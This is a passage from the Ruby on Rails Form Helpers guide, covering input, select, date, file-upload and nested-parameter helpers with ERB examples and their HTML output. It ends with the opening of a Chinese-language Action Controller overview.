| <%= check\_box\_tag(:pet\_dog) %>  <%= label\_tag(:pet\_dog, "I own a dog") %>  <%= check\_box\_tag(:pet\_cat) %>  <%= label\_tag(:pet\_cat, "I own a cat") %> |

This generates the following:

|  |
| --- |
| <input id="pet\_dog" name="pet\_dog" type="checkbox" value="1" />  <label for="pet\_dog">I own a dog</label>  <input id="pet\_cat" name="pet\_cat" type="checkbox" value="1" />  <label for="pet\_cat">I own a cat</label> |

The first parameter to check\_box\_tag, of course, is the name of the input. The second parameter, naturally, is the value of the input. This value will be included in the form data (and be present in params) when the checkbox is checked.

**1.3.2 Radio Buttons**

Radio buttons, while similar to checkboxes, are controls that specify a set of options in which they are mutually exclusive (i.e., the user can only pick one):

|  |
| --- |
| <%= radio\_button\_tag(:age, "child") %>  <%= label\_tag(:age\_child, "I am younger than 21") %>  <%= radio\_button\_tag(:age, "adult") %>  <%= label\_tag(:age\_adult, "I'm over 21") %> |

Output:

|  |
| --- |
| <input id="age\_child" name="age" type="radio" value="child" />  <label for="age\_child">I am younger than 21</label>  <input id="age\_adult" name="age" type="radio" value="adult" />  <label for="age\_adult">I'm over 21</label> |

As with check\_box\_tag, the second parameter to radio\_button\_tag is the value of the input. Because these two radio buttons share the same name (age) the user will only be able to select one, and params[:age] will contain either “child” or “adult”.

Always use labels for checkbox and radio buttons. They associate text with a specific option and make it easier for users to click the inputs by expanding the clickable region.

**1.4 Other Helpers of Interest**

Other form controls worth mentioning are textareas, password fields, hidden fields, search fields, telephone fields, date fields, URL fields and email fields:

|  |
| --- |
| <%= text\_area\_tag(:message, "Hi, nice site", :size => "24x6") %>  <%= password\_field\_tag(:password) %>  <%= hidden\_field\_tag(:parent\_id, "5") %>  <%= search\_field(:user, :name) %>  <%= telephone\_field(:user, :phone) %>  <%= date\_field(:user, :born\_on) %>  <%= url\_field(:user, :homepage) %>  <%= email\_field(:user, :address) %> |

Output:

|  |
| --- |
| <textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>  <input id="password" name="password" type="password" />  <input id="parent\_id" name="parent\_id" type="hidden" value="5" />  <input id="user\_name" name="user[name]" type="search" />  <input id="user\_phone" name="user[phone]" type="tel" />  <input id="user\_born\_on" name="user[born\_on]" type="date" />  <input id="user\_homepage" name="user[homepage]" type="url" />  <input id="user\_address" name="user[address]" type="email" /> |

Hidden inputs are not shown to the user but instead hold data like any textual input. Values inside them can be changed with JavaScript.

The search, telephone, date, URL, and email inputs are HTML5 controls. If you require your app to have a consistent experience in older browsers, you will need an HTML5 polyfill (provided by CSS and/or JavaScript). There is definitely [no shortage of solutions for this](https://github.com/Modernizr/Modernizr/wiki/HTML5-Cross-Browser-Polyfills), although a couple of popular tools at the moment are [Modernizr](http://www.modernizr.com/) and [yepnope](http://yepnopejs.com/), which provide a simple way to add functionality based on the presence of detected HTML5 features.

If you’re using password input fields (for any purpose), you might want to configure your application to prevent those parameters from being logged. You can learn about this in the [Security Guide](http://guides.ruby-china.org/security.html#logging).

**2 Dealing with Model Objects**

**2.1 Model Object Helpers**

A particularly common task for a form is editing or creating a model object. While the \*\_tag helpers can certainly be used for this task they are somewhat verbose as for each tag you would have to ensure the correct parameter name is used and set the default value of the input appropriately. Rails provides helpers tailored to this task. These helpers lack the \_tag suffix, for example text\_field, text\_area.

For these helpers the first argument is the name of an instance variable and the second is the name of a method (usually an attribute) to call on that object. Rails will set the value of the input control to the return value of that method for the object and set an appropriate input name. If your controller has defined @person and that person’s name is Henry then a form containing:

|  |
| --- |
| <%= text\_field(:person, :name) %> |

will produce output similar to

|  |
| --- |
| <input id="person\_name" name="person[name]" type="text" value="Henry"/> |

Upon form submission the value entered by the user will be stored in params[:person][:name]. The params[:person] hash is suitable for passing to Person.new or, if @person is an instance of Person, @person.update\_attributes. While the name of an attribute is the most common second parameter to these helpers this is not compulsory. In the example above, as long as person objects have a name and a name= method Rails will be happy.

You must pass the name of an instance variable, i.e. :person or "person", not an actual instance of your model object.

Rails provides helpers for displaying the validation errors associated with a model object. These are covered in detail by the [Active Record Validations and Callbacks](http://guides.ruby-china.org/active_record_validations_callbacks.html#displaying-validation-errors-in-the-view) guide.

**2.2 Binding a Form to an Object**

While this is an increase in comfort it is far from perfect. If Person has many attributes to edit then we would be repeating the name of the edited object many times. What we want to do is somehow bind a form to a model object, which is exactly what form\_for does.

Assume we have a controller for dealing with articles app/controllers/articles\_controller.rb:

|  |
| --- |
| def new    @article = Article.new  end |

The corresponding view app/views/articles/new.html.erb using form\_for looks like this:

|  |
| --- |
| <%= form\_for @article, :url => { :action => "create" }, :html => {:class => "nifty\_form"} do |f| %>    <%= f.text\_field :title %>    <%= f.text\_area :body, :size => "60x12" %>    <%= f.submit "Create" %>  <% end %> |

There are a few things to note here:

1. @article is the actual object being edited.
2. There is a single hash of options. Routing options are passed in the :url hash, HTML options are passed in the :html hash. Also you can provide a :namespace option for your form to ensure uniqueness of id attributes on form elements. The namespace attribute will be prefixed with underscore on the generated HTML id.
3. The form\_for method yields a **form builder** object (the f variable).
4. Methods to create form controls are called **on** the form builder object f

The resulting HTML is:

|  |
| --- |
| <form accept-charset="UTF-8" action="/articles/create" method="post" class="nifty\_form">    <input id="article\_title" name="article[title]" type="text" />    <textarea id="article\_body" name="article[body]" cols="60" rows="12"></textarea>    <input name="commit" type="submit" value="Create" />  </form> |

The name passed to form\_for controls the key used in params to access the form’s values. Here the name is article and so all the inputs have names of the form article[*attribute\_name*]. Accordingly, in the create action params[:article] will be a hash with keys :title and :body. You can read more about the significance of input names in the parameter\_names section.

The helper methods called on the form builder are identical to the model object helpers except that it is not necessary to specify which object is being edited since this is already managed by the form builder.

You can create a similar binding without actually creating <form> tags with the fields\_for helper. This is useful for editing additional model objects with the same form. For example if you had a Person model with an associated ContactDetail model you could create a form for creating both like so:

|  |
| --- |
| <%= form\_for @person, :url => { :action => "create" } do |person\_form| %>    <%= person\_form.text\_field :name %>    <%= fields\_for @person.contact\_detail do |contact\_details\_form| %>      <%= contact\_details\_form.text\_field :phone\_number %>    <% end %>  <% end %> |

which produces the following output:

|  |
| --- |
| <form accept-charset="UTF-8" action="/people/create" class="new\_person" id="new\_person" method="post">    <input id="person\_name" name="person[name]" type="text" />    <input id="contact\_detail\_phone\_number" name="contact\_detail[phone\_number]" type="text" />  </form> |

The object yielded by fields\_for is a form builder like the one yielded by form\_for (in fact form\_for calls fields\_for internally).

**2.3 Relying on Record Identification**

The Article model is directly available to users of the application, so — following the best practices for developing with Rails — you should declare it **a resource**:

|  |
| --- |
| resources :articles |

Declaring a resource has a number of side-affects. See [Rails Routing From the Outside In](http://guides.ruby-china.org/routing.html#resource-routing-the-rails-default) for more information on setting up and using resources.

When dealing with RESTful resources, calls to form\_for can get significantly easier if you rely on **record identification**. In short, you can just pass the model instance and have Rails figure out model name and the rest:

|  |
| --- |
| ## Creating a new article  # long-style:  form\_for(@article, :url => articles\_path)  # same thing, short-style (record identification gets used):  form\_for(@article)    ## Editing an existing article  # long-style:  form\_for(@article, :url => article\_path(@article), :html => { :method => "patch" })  # short-style:  form\_for(@article) |

Notice how the short-style form\_for invocation is conveniently the same, regardless of the record being new or existing. Record identification is smart enough to figure out if the record is new by asking record.new\_record?. It also selects the correct path to submit to and the name based on the class of the object.

Rails will also automatically set the class and id of the form appropriately: a form creating an article would have id and class new\_article. If you were editing the article with id 23, the class would be set to edit\_article and the id to edit\_article\_23. These attributes will be omitted for brevity in the rest of this guide.

When you’re using STI (single-table inheritance) with your models, you can’t rely on record identification on a subclass if only their parent class is declared a resource. You will have to specify the model name, :url, and :method explicitly.

**2.3.1 Dealing with Namespaces**

If you have created namespaced routes, form\_for has a nifty shorthand for that too. If your application has an admin namespace then

|  |
| --- |
| form\_for [:admin, @article] |

will create a form that submits to the articles controller inside the admin namespace (submitting to admin\_article\_path(@article) in the case of an update). If you have several levels of namespacing then the syntax is similar:

|  |
| --- |
| form\_for [:admin, :management, @article] |

For more information on Rails’ routing system and the associated conventions, please see the [routing guide](http://guides.ruby-china.org/routing.html).

**2.4 How do forms with PATCH, PUT, or DELETE methods work?**

The Rails framework encourages RESTful design of your applications, which means you’ll be making a lot of “PATCH” and “DELETE” requests (besides “GET” and “POST”). However, most browsers *don’t support* methods other than “GET” and “POST” when it comes to submitting forms.

Rails works around this issue by emulating other methods over POST with a hidden input named "\_method", which is set to reflect the desired method:

|  |
| --- |
| form\_tag(search\_path, :method => "patch") |

output:

|  |
| --- |
| <form accept-charset="UTF-8" action="/search" method="post">    <div style="margin:0;padding:0">      <input name="\_method" type="hidden" value="patch" />      <input name="utf8" type="hidden" value="&#x2713;" />      <input name="authenticity\_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7a7ddf2b71" />    </div>    ... |

When parsing POSTed data, Rails will take into account the special \_method parameter and acts as if the HTTP method was the one specified inside it (“PATCH” in this example).

**3 Making Select Boxes with Ease**

Select boxes in HTML require a significant amount of markup (one OPTION element for each option to choose from), therefore it makes the most sense for them to be dynamically generated.

Here is what the markup might look like:

|  |
| --- |
| <select name="city\_id" id="city\_id">    <option value="1">Lisbon</option>    <option value="2">Madrid</option>    ...    <option value="12">Berlin</option>  </select> |

Here you have a list of cities whose names are presented to the user. Internally the application only wants to handle their IDs so they are used as the options’ value attribute. Let’s see how Rails can help out here.

**3.1 The Select and Option Tags**

The most generic helper is select\_tag, which — as the name implies — simply generates the SELECT tag that encapsulates an options string:

|  |
| --- |
| <%= select\_tag(:city\_id, '<option value="1">Lisbon</option>...') %> |

This is a start, but it doesn’t dynamically create the option tags. You can generate option tags with the options\_for\_select helper:

|  |
| --- |
| <%= options\_for\_select([['Lisbon', 1], ['Madrid', 2], ...]) %>    output:    <option value="1">Lisbon</option>  <option value="2">Madrid</option>  ... |

The first argument to options\_for\_select is a nested array where each element has two elements: option text (city name) and option value (city id). The option value is what will be submitted to your controller. Often this will be the id of a corresponding database object but this does not have to be the case.

Knowing this, you can combine select\_tag and options\_for\_select to achieve the desired, complete markup:

|  |
| --- |
| <%= select\_tag(:city\_id, options\_for\_select(...)) %> |

options\_for\_select allows you to pre-select an option by passing its value.

|  |
| --- |
| <%= options\_for\_select([['Lisbon', 1], ['Madrid', 2], ...], 2) %>    output:    <option value="1">Lisbon</option>  <option value="2" selected="selected">Madrid</option>  ... |

Whenever Rails sees that the internal value of an option being generated matches this value, it will add the selected attribute to that option.

The second argument to options\_for\_select must be exactly equal to the desired internal value. In particular if the value is the integer 2 you cannot pass “2” to options\_for\_select — you must pass 2. Be aware of values extracted from the params hash as they are all strings.

**3.2 Select Boxes for Dealing with Models**

In most cases form controls will be tied to a specific database model and as you might expect Rails provides helpers tailored for that purpose. Consistent with other form helpers, when dealing with models you drop the \_tag suffix from select\_tag:

|  |
| --- |
| # controller:  @person = Person.new(:city\_id => 2) |
| # view:  <%= select(:person, :city\_id, [['Lisbon', 1], ['Madrid', 2], ...]) %> |

Notice that the third parameter, the options array, is the same kind of argument you pass to options\_for\_select. One advantage here is that you don’t have to worry about pre-selecting the correct city if the user already has one — Rails will do this for you by reading from the @person.city\_id attribute.

As with other helpers, if you were to use the select helper on a form builder scoped to the @person object, the syntax would be:

|  |
| --- |
| # select on a form builder  <%= f.select(:city\_id, ...) %> |

If you are using select (or similar helpers such as collection\_select, select\_tag) to set a belongs\_to association you must pass the name of the foreign key (in the example above city\_id), not the name of association itself. If you specify city instead of city\_id Active Record will raise an error along the lines of ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750) when you pass the params hash to Person.new or update\_attributes. Another way of looking at this is that form helpers only edit attributes. You should also be aware of the potential security ramifications of allowing users to edit foreign keys directly. You may wish to consider the use of attr\_protected and attr\_accessible. For further details on this, see the [Ruby On Rails Security Guide](http://guides.ruby-china.org/security.html#mass-assignment).

**3.3 Option Tags from a Collection of Arbitrary Objects**

Generating options tags with options\_for\_select requires that you create an array containing the text and value for each option. But what if you had a City model (perhaps an Active Record one) and you wanted to generate option tags from a collection of those objects? One solution would be to make a nested array by iterating over them:

|  |
| --- |
| <% cities\_array = City.all.map { |city| [city.name, city.id] } %>  <%= options\_for\_select(cities\_array) %> |

This is a perfectly valid solution, but Rails provides a less verbose alternative: options\_from\_collection\_for\_select. This helper expects a collection of arbitrary objects and two additional arguments: the names of the methods to read the option **value** and **text** from, respectively:

|  |
| --- |
| <%= options\_from\_collection\_for\_select(City.all, :id, :name) %> |

As the name implies, this only generates option tags. To generate a working select box you would need to use it in conjunction with select\_tag, just as you would with options\_for\_select. When working with model objects, just as select combines select\_tag and options\_for\_select, collection\_select combines select\_tag with options\_from\_collection\_for\_select.

|  |
| --- |
| <%= collection\_select(:person, :city\_id, City.all, :id, :name) %> |

To recap, options\_from\_collection\_for\_select is to collection\_select what options\_for\_select is to select.

Pairs passed to options\_for\_select should have the name first and the id second, however with options\_from\_collection\_for\_select the first argument is the value method and the second the text method.

**3.4 Time Zone and Country Select**

To leverage time zone support in Rails, you have to ask your users what time zone they are in. Doing so would require generating select options from a list of pre-defined TimeZone objects using collection\_select, but you can simply use the time\_zone\_select helper that already wraps this:

|  |
| --- |
| <%= time\_zone\_select(:person, :time\_zone) %> |

There is also time\_zone\_options\_for\_select helper for a more manual (therefore more customizable) way of doing this. Read the API documentation to learn about the possible arguments for these two methods.

Rails *used* to have a country\_select helper for choosing countries, but this has been extracted to the [country\_select plugin](https://github.com/chrislerum/country_select). When using this, be aware that the exclusion or inclusion of certain names from the list can be somewhat controversial (and was the reason this functionality was extracted from Rails).

**4 Using Date and Time Form Helpers**

You can choose not to use the form helpers generating HTML5 date input fields and use the alternative date and time helpers. These date and time helpers differ from all the other form helpers in two important respects:

1. Dates and times are not representable by a single input element. Instead you have several, one for each component (year, month, day etc.) and so there is no single value in your params hash with your date or time.
2. Other helpers use the \_tag suffix to indicate whether a helper is a barebones helper or one that operates on model objects. With dates and times, select\_date, select\_time and select\_datetime are the barebones helpers, date\_select, time\_select and datetime\_select are the equivalent model object helpers.

Both of these families of helpers will create a series of select boxes for the different components (year, month, day etc.).

**4.1 Barebones Helpers**

The select\_\* family of helpers take as their first argument an instance of Date, Time or DateTime that is used as the currently selected value. You may omit this parameter, in which case the current date is used. For example

|  |
| --- |
| <%= select\_date Date.today, :prefix => :start\_date %> |

outputs (with actual option values omitted for brevity)

|  |
| --- |
| <select id="start\_date\_year" name="start\_date[year]"> ... </select>  <select id="start\_date\_month" name="start\_date[month]"> ... </select>  <select id="start\_date\_day" name="start\_date[day]"> ... </select> |

The above inputs would result in params[:start\_date] being a hash with keys :year, :month, :day. To get an actual Time or Date object you would have to extract these values and pass them to the appropriate constructor, for example

|  |
| --- |
| Date.civil(params[:start\_date][:year].to\_i, params[:start\_date][:month].to\_i, params[:start\_date][:day].to\_i) |

The :prefix option is the key used to retrieve the hash of date components from the params hash. Here it was set to start\_date, if omitted it will default to date.

**4.2 Model Object Helpers**

select\_date does not work well with forms that update or create Active Record objects as Active Record expects each element of the params hash to correspond to one attribute. The model object helpers for dates and times submit parameters with special names, when Active Record sees parameters with such names it knows they must be combined with the other parameters and given to a constructor appropriate to the column type. For example:

|  |
| --- |
| <%= date\_select :person, :birth\_date %> |

outputs (with actual option values omitted for brevity)

|  |
| --- |
| <select id="person\_birth\_date\_1i" name="person[birth\_date(1i)]"> ... </select>  <select id="person\_birth\_date\_2i" name="person[birth\_date(2i)]"> ... </select>  <select id="person\_birth\_date\_3i" name="person[birth\_date(3i)]"> ... </select> |

which results in a params hash like

|  |
| --- |
| {:person => {'birth\_date(1i)' => '2008', 'birth\_date(2i)' => '11', 'birth\_date(3i)' => '22'}} |

When this is passed to Person.new (or update\_attributes), Active Record spots that these parameters should all be used to construct the birth\_date attribute and uses the suffixed information to determine in which order it should pass these parameters to functions such as Date.civil.

**4.3 Common Options**

Both families of helpers use the same core set of functions to generate the individual select tags and so both accept largely the same options. In particular, by default Rails will generate year options 5 years either side of the current year. If this is not an appropriate range, the :start\_year and :end\_year options override this. For an exhaustive list of the available options, refer to the [API documentation](http://api.rubyonrails.org/classes/ActionView/Helpers/DateHelper.html).

As a rule of thumb you should be using date\_select when working with model objects and select\_date in other cases, such as a search form which filters results by date.

In many cases the built-in date pickers are clumsy as they do not aid the user in working out the relationship between the date and the day of the week.

**4.4 Individual Components**

Occasionally you need to display just a single date component such as a year or a month. Rails provides a series of helpers for this, one for each component select\_year, select\_month, select\_day, select\_hour, select\_minute, select\_second. These helpers are fairly straightforward. By default they will generate an input field named after the time component (for example “year” for select\_year, “month” for select\_month etc.) although this can be overridden with the :field\_name option. The :prefix option works in the same way that it does for select\_date and select\_time and has the same default value.

The first parameter specifies which value should be selected and can either be an instance of a Date, Time or DateTime, in which case the relevant component will be extracted, or a numerical value. For example

|  |
| --- |
| <%= select\_year(2009) %>  <%= select\_year(Time.now) %> |

will produce the same output if the current year is 2009 and the value chosen by the user can be retrieved by params[:date][:year].

**5 Uploading Files**

A common task is uploading some sort of file, whether it’s a picture of a person or a CSV file containing data to process. The most important thing to remember with file uploads is that the rendered form’s encoding **MUST** be set to “multipart/form-data”. If you use form\_for, this is done automatically. If you use form\_tag, you must set it yourself, as per the following example.

The following two forms both upload a file.

|  |
| --- |
| <%= form\_tag({:action => :upload}, :multipart => true) do %>    <%= file\_field\_tag 'picture' %>  <% end %>    <%= form\_for @person do |f| %>    <%= f.file\_field :picture %>  <% end %> |

Since Rails 3.1, forms rendered using form\_for have their encoding set to multipart/form-data automatically once a file\_field is used inside the block. Previous versions required you to set this explicitly.

Rails provides the usual pair of helpers: the barebones file\_field\_tag and the model oriented file\_field. The only difference with other helpers is that you cannot set a default value for file inputs as this would have no meaning. As you would expect in the first case the uploaded file is in params[:picture] and in the second case in params[:person][:picture].

**5.1 What Gets Uploaded**

The object in the params hash is an instance of a subclass of IO. Depending on the size of the uploaded file it may in fact be a StringIO or an instance of File backed by a temporary file. In both cases the object will have an original\_filename attribute containing the name the file had on the user’s computer and a content\_type attribute containing the MIME type of the uploaded file. The following snippet saves the uploaded content in #{Rails.root}/public/uploads under the same name as the original file (assuming the form was the one in the previous example).

|  |
| --- |
| def upload    uploaded\_io = params[:person][:picture]    File.open(Rails.root.join('public', 'uploads', uploaded\_io.original\_filename), 'w') do |file|      file.write(uploaded\_io.read)    end  end |

Once a file has been uploaded, there are a multitude of potential tasks, ranging from where to store the files (on disk, Amazon S3, etc) and associating them with models to resizing image files and generating thumbnails. The intricacies of this are beyond the scope of this guide, but there are several libraries designed to assist with these. Two of the better known ones are [CarrierWave](https://github.com/jnicklas/carrierwave) and [Paperclip](http://www.thoughtbot.com/projects/paperclip).

If the user has not selected a file the corresponding parameter will be an empty string.

**5.2 Dealing with Ajax**

Unlike other forms making an asynchronous file upload form is not as simple as providing form\_for with :remote => true. With an Ajax form the serialization is done by JavaScript running inside the browser and since JavaScript cannot read files from your hard drive the file cannot be uploaded. The most common workaround is to use an invisible iframe that serves as the target for the form submission.

**6 Customizing Form Builders**

As mentioned previously the object yielded by form\_for and fields\_for is an instance of FormBuilder (or a subclass thereof). Form builders encapsulate the notion of displaying form elements for a single object. While you can of course write helpers for your forms in the usual way you can also subclass FormBuilder and add the helpers there. For example

|  |
| --- |
| <%= form\_for @person do |f| %>    <%= text\_field\_with\_label f, :first\_name %>  <% end %> |

can be replaced with

|  |
| --- |
| <%= form\_for @person, :builder => LabellingFormBuilder do |f| %>    <%= f.text\_field :first\_name %>  <% end %> |

by defining a LabellingFormBuilder class similar to the following:

|  |
| --- |
| class LabellingFormBuilder < ActionView::Helpers::FormBuilder    def text\_field(attribute, options={})      label(attribute) + super    end  end |

If you reuse this frequently you could define a labeled\_form\_for helper that automatically applies the :builder => LabellingFormBuilder option.

The form builder used also determines what happens when you do

|  |
| --- |
| <%= render :partial => f %> |

If f is an instance of FormBuilder then this will render the form partial, setting the partial’s object to the form builder. If the form builder is of class LabellingFormBuilder then the labelling\_form partial would be rendered instead.

**7 Understanding Parameter Naming Conventions**

As you’ve seen in the previous sections, values from forms can be at the top level of the params hash or nested in another hash. For example in a standard create action for a Person model, params[:model] would usually be a hash of all the attributes for the person to create. The params hash can also contain arrays, arrays of hashes and so on.

Fundamentally HTML forms don’t know about any sort of structured data, all they generate is name–value pairs, where pairs are just plain strings. The arrays and hashes you see in your application are the result of some parameter naming conventions that Rails uses.

You may find you can try out examples in this section faster by using the console to directly invoke Racks’ parameter parser. For example,

|  |
| --- |
| Rack::Utils.parse\_query "name=fred&phone=0123456789"  # => {"name"=>"fred", "phone"=>"0123456789"} |

**7.1 Basic Structures**

The two basic structures are arrays and hashes. Hashes mirror the syntax used for accessing the value in params. For example if a form contains

|  |
| --- |
| <input id="person\_name" name="person[name]" type="text" value="Henry"/> |

the params hash will contain

|  |
| --- |
| {'person' => {'name' => 'Henry'}} |

and params[:person][:name] will retrieve the submitted value in the controller.

Hashes can be nested as many levels as required, for example

|  |
| --- |
| <input id="person\_address\_city" name="person[address][city]" type="text" value="New York"/> |

will result in the params hash being

|  |
| --- |
| {'person' => {'address' => {'city' => 'New York'}}} |

Normally Rails ignores duplicate parameter names. If the parameter name contains an empty set of square brackets [] then they will be accumulated in an array. If you wanted people to be able to input multiple phone numbers, you could place this in the form:

|  |
| --- |
| <input name="person[phone\_number][]" type="text"/>  <input name="person[phone\_number][]" type="text"/>  <input name="person[phone\_number][]" type="text"/> |

This would result in params[:person][:phone\_number] being an array.

**7.2 Combining Them**

We can mix and match these two concepts. For example, one element of a hash might be an array as in the previous example, or you can have an array of hashes. For example a form might let you create any number of addresses by repeating the following form fragment

|  |
| --- |
| <input name="addresses[][line1]" type="text"/>  <input name="addresses[][line2]" type="text"/>  <input name="addresses[][city]" type="text"/> |

This would result in params[:addresses] being an array of hashes with keys line1, line2 and city. Rails decides to start accumulating values in a new hash whenever it encounters an input name that already exists in the current hash.

There’s a restriction, however, while hashes can be nested arbitrarily, only one level of “arrayness” is allowed. Arrays can be usually replaced by hashes, for example instead of having an array of model objects one can have a hash of model objects keyed by their id, an array index or some other parameter.

Array parameters do not play well with the check\_box helper. According to the HTML specification unchecked checkboxes submit no value. However it is often convenient for a checkbox to always submit a value. The check\_box helper fakes this by creating an auxiliary hidden input with the same name. If the checkbox is unchecked only the hidden input is submitted and if it is checked then both are submitted but the value submitted by the checkbox takes precedence. When working with array parameters this duplicate submission will confuse Rails since duplicate input names are how it decides when to start a new array element. It is preferable to either use check\_box\_tag or to use hashes instead of arrays.

**7.3 Using Form Helpers**

The previous sections did not use the Rails form helpers at all. While you can craft the input names yourself and pass them directly to helpers such as text\_field\_tag Rails also provides higher level support. The two tools at your disposal here are the name parameter to form\_for and fields\_for and the :index option that helpers take.

You might want to render a form with a set of edit fields for each of a person’s addresses. For example:

|  |
| --- |
| <%= form\_for @person do |person\_form| %>    <%= person\_form.text\_field :name %>    <% @person.addresses.each do |address| %>      <%= person\_form.fields\_for address, :index => address do |address\_form|%>        <%= address\_form.text\_field :city %>      <% end %>    <% end %>  <% end %> |

Assuming the person had two addresses, with ids 23 and 45 this would create output similar to this:

|  |
| --- |
| <form accept-charset="UTF-8" action="/people/1" class="edit\_person" id="edit\_person\_1" method="post">    <input id="person\_name" name="person[name]" type="text" />    <input id="person\_address\_23\_city" name="person[address][23][city]" type="text" />    <input id="person\_address\_45\_city" name="person[address][45][city]" type="text" />  </form> |

This will result in a params hash that looks like

|  |
| --- |
| {'person' => {'name' => 'Bob', 'address' => {'23' => {'city' => 'Paris'}, '45' => {'city' => 'London'}}}} |

Rails knows that all these inputs should be part of the person hash because you called fields\_for on the first form builder. By specifying an :index option you’re telling Rails that instead of naming the inputs person[address][city] it should insert that index surrounded by [] between the address and the city. If you pass an Active Record object as we did then Rails will call to\_param on it, which by default returns the database id. This is often useful as it is then easy to locate which Address record should be modified. You can pass numbers with some other significance, strings or even nil (which will result in an array parameter being created).

To create more intricate nestings, you can specify the first part of the input name (person[address] in the previous example) explicitly, for example

|  |
| --- |
| <%= fields\_for 'person[address][primary]', address, :index => address do |address\_form| %>    <%= address\_form.text\_field :city %>  <% end %> |

will create inputs like

|  |
| --- |
| <input id="person\_address\_primary\_1\_city" name="person[address][primary][1][city]" type="text" value="bologna" /> |

As a general rule the final input name is the concatenation of the name given to fields\_for/form\_for, the index value and the name of the attribute. You can also pass an :index option directly to helpers such as text\_field, but it is usually less repetitive to specify this at the form builder level rather than on individual input controls.

As a shortcut you can append [] to the name and omit the :index option. This is the same as specifying :index => address so

|  |
| --- |
| <%= fields\_for 'person[address][primary][]', address do |address\_form| %>    <%= address\_form.text\_field :city %>  <% end %> |

produces exactly the same output as the previous example.

**8 Forms to external resources**

If you need to post some data to an external resource it is still great to build your form using rails form helpers. But sometimes you need to set an authenticity\_token for this resource. You can do it by passing an :authenticity\_token => 'your\_external\_token' parameter to the form\_tag options:

|  |
| --- |
| <%= form\_tag '<http://farfar.away/form>', :authenticity\_token => 'external\_token') do %>    Form contents  <% end %> |

Sometimes when you submit data to an external resource, like payment gateway, fields you can use in your form are limited by an external API. So you may want not to generate an authenticity\_token hidden field at all. For doing this just pass false to the :authenticity\_token option:

|  |
| --- |
| <%= form\_tag '<http://farfar.away/form>', :authenticity\_token => false) do %>    Form contents  <% end %> |

The same technique is available for the form\_for too:

|  |
| --- |
| <%= form\_for @invoice, :url => external\_url, :authenticity\_token => 'external\_token' do |f|    Form contents  <% end %> |

Or if you don’t want to render an authenticity\_token field:

|  |
| --- |
| <%= form\_for @invoice, :url => external\_url, :authenticity\_token => false do |f|    Form contents  <% end %> |

**9 Building Complex Forms**

Many apps grow beyond simple forms editing a single object. For example when creating a Person you might want to allow the user to (on the same form) create multiple address records (home, work, etc.). When later editing that person the user should be able to add, remove or amend addresses as necessary. While this guide has shown you all the pieces necessary to handle this, Rails does not yet have a standard end-to-end way of accomplishing this, but many have come up with viable approaches. These include:

* As of Rails 2.3, Rails includes [Nested Attributes](http://guides.ruby-china.org/2_3_release_notes.html#nested-attributes) and [Nested Object Forms](http://guides.ruby-china.org/2_3_release_notes.html#nested-object-forms)
* Ryan Bates’ series of Railscasts on [complex forms](http://railscasts.com/episodes/75)
* Handle Multiple Models in One Form from [Advanced Rails Recipes](http://media.pragprog.com/titles/fr_arr/multiple_models_one_form.pdf)
* Eloy Duran’s [complex-forms-examples](https://github.com/alloy/complex-form-examples/) application
* Lance Ivy’s [nested\_assignment](https://github.com/cainlevy/nested_assignment/tree/master) plugin and [sample application](https://github.com/cainlevy/complex-form-examples/tree/cainlevy)
* James Golick’s [attribute\_fu](https://github.com/jamesgolick/attribute_fu) plugin

# 4、控制器

**4.1、动作控制器概述**

本指南中你将学到控制器的工作原理以及它们在你的应用的请求周期中是怎样协调运行的。阅读本指南后，你将能够：

* 跟踪通过控制器的请求的流向
* 理解为什么及如何在 session 或 cookies 中存储数据
* 在请求处理中使用过滤器执行代码
* 使用动作控制器内建的 HTTP 验证
* 直接流式发送数据到用户的浏览器中
* 过滤敏感参数，使其不会出现在应用的日志中
* 处理在请求处理中抛出的异常

**目录**

1. [控制器都做什么？](http://guides.ruby-china.org/action_controller_overview.html#1)
2. [方法与动作](http://guides.ruby-china.org/action_controller_overview.html#2)
3. [参数](http://guides.ruby-china.org/action_controller_overview.html#3)
   * [哈希与数组参数](http://guides.ruby-china.org/action_controller_overview.html#3-1)
   * [JSON/XML 参数](http://guides.ruby-china.org/action_controller_overview.html#3-2)
   * [路由参数](http://guides.ruby-china.org/action_controller_overview.html#3-3)
   * [default\_url\_options](http://guides.ruby-china.org/action_controller_overview.html#3-4)
4. [Session](http://guides.ruby-china.org/action_controller_overview.html#4)
   * [存取 Session](http://guides.ruby-china.org/action_controller_overview.html#4-1)
   * [闪存](http://guides.ruby-china.org/action_controller_overview.html#4-2)
5. [Cookies](http://guides.ruby-china.org/action_controller_overview.html#5)
6. [渲染 xml 和 json 数据](http://guides.ruby-china.org/action_controller_overview.html#6)
7. [过滤器](http://guides.ruby-china.org/action_controller_overview.html#7)
   * [后过滤器与前后过滤器](http://guides.ruby-china.org/action_controller_overview.html#7-1)
   * [使用过滤器的其他方式](http://guides.ruby-china.org/action_controller_overview.html#7-2)
8. [请求伪造保护](http://guides.ruby-china.org/action_controller_overview.html#8)
9. [请求与响应对象](http://guides.ruby-china.org/action_controller_overview.html#9)
   * [request 对象](http://guides.ruby-china.org/action_controller_overview.html#9-1)
   * [response 对象](http://guides.ruby-china.org/action_controller_overview.html#9-2)
10. [HTTP 验证](http://guides.ruby-china.org/action_controller_overview.html#10)
    * [HTTP 基本验证](http://guides.ruby-china.org/action_controller_overview.html#10-1)
    * [HTTP 摘要验证](http://guides.ruby-china.org/action_controller_overview.html#10-2)
11. [流与文件下载](http://guides.ruby-china.org/action_controller_overview.html#11)
    * [发送文件](http://guides.ruby-china.org/action_controller_overview.html#11-1)
    * [RESTful 下载](http://guides.ruby-china.org/action_controller_overview.html#11-2)
12. [参数过滤](http://guides.ruby-china.org/action_controller_overview.html#12)
13. [异常处理](http://guides.ruby-china.org/action_controller_overview.html#13)
    * [默认 500 和 404 模版](http://guides.ruby-china.org/action_controller_overview.html#13-1)
    * [rescue\_from](http://guides.ruby-china.org/action_controller_overview.html#13-2)
14. [强制 HTTPS 协议](http://guides.ruby-china.org/action_controller_overview.html#14)

**1 控制器都做什么？**

动作控制器是MVC中的C。在路由决定对某次请求使用哪一个控制器之后，该控制器就负责理解该请求并生成相应的输出。幸运的是，动作控制器为你做了大部分的底层工作并且使用了聪明的约定使得这一切尽可能的简明易懂。

